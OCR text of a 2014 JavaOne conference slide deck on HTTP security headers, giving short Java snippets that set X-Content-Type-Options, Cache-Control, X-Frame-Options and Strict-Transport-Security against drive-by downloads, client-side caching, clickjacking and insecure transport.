


Security starts in the head(er)

JavaOne 2014

Dominik Schadow | bridgingIT


X-XSS-Protection
Cache-Control
Content-Length
WWW-Authenticate
ETag
Content-Encoding
P3P
Refresh
Server
Expires
Transfer-Encoding
Allow
Pragma
X-Robots-Tag
Content-Language
Trailer
Connection
Accept-Ranges
Vary
Content-Type
X-Powered-By
Via
Date
Retry-After
Set-Cookie
Content-Location
Warning
Content-Disposition
Content-Security-Policy
Strict-Transport-Security
Content-Security-Policy-Report-Only
X-Content-Type-Options
Proxy-Authenticate
X-Frame-Options
Content-Range
Content-MD5
Location
Last-Modified
X-UA-Compatible
Link
Age

Policies are independent of framework and language

```
response.addHeader(
    "Policy name",
    "Policy value"
);
```

User agent must understand and enforce every policy

Defense-in-depth: frontend only one line of defense



X-Content-Type-Options
Cache-Control
X-Frame-Options
HTTP Strict Transport Security
Content Security Policy

Drive-by downloads

Drive-by downloads in a nutshell

```
<html>
<body bgcolor="#FF0000">
 This page should not be rendered as HTML.
</body>
</html>
```

```
response.setContentType("text/plain");
```




```
response.addHeader(
   "X-Content-Type-Options",
   "nosniff"
);
```

X-Content-Type-Options browser support

Sensitive data stored on the client


```
response.addHeader(
   "Cache-Control",
   "no-store, no-cache,
    must-revalidate"
);
response.addDateHeader(
   "Expires",
   "-1"
);
```




Cache-Control browser support

Clickjacking and UI redressing attacks


Clickjacking (UI redressing) in a nutshell





iframe

div



```
response.addHeader(
   "X-Frame-Options",
   "DENY"
);
```


"SAME-ORIGIN"

"ALLOW-FROM *[uri]*“

X-Frame-Options browser support

ALLOW-FROM only supported by Firefox and Internet Explorer

OWASP ClickMe to scan for Clickjacking



www.owasp.org/index.php/OWASP_Click_Me_Project


Demo

Missing protection of sensitive data

```
response.addHeader(
   "Strict-Transport-Security",
   "max-age=31556926"
);
```

"max-age=31556926; includeSubDomains"

The configured duration should never expire

HSTS stops insecure communication

Requires HTTPS connection

No effect on HTTP connections

All resources via HTTPS

Includes scripts, images, …

Valid certificate required


No self-signed certificates any more

Most headers are only used in the active response

HTTP Strict Transport Security browser support

Cross-Site Scripting (XSS)

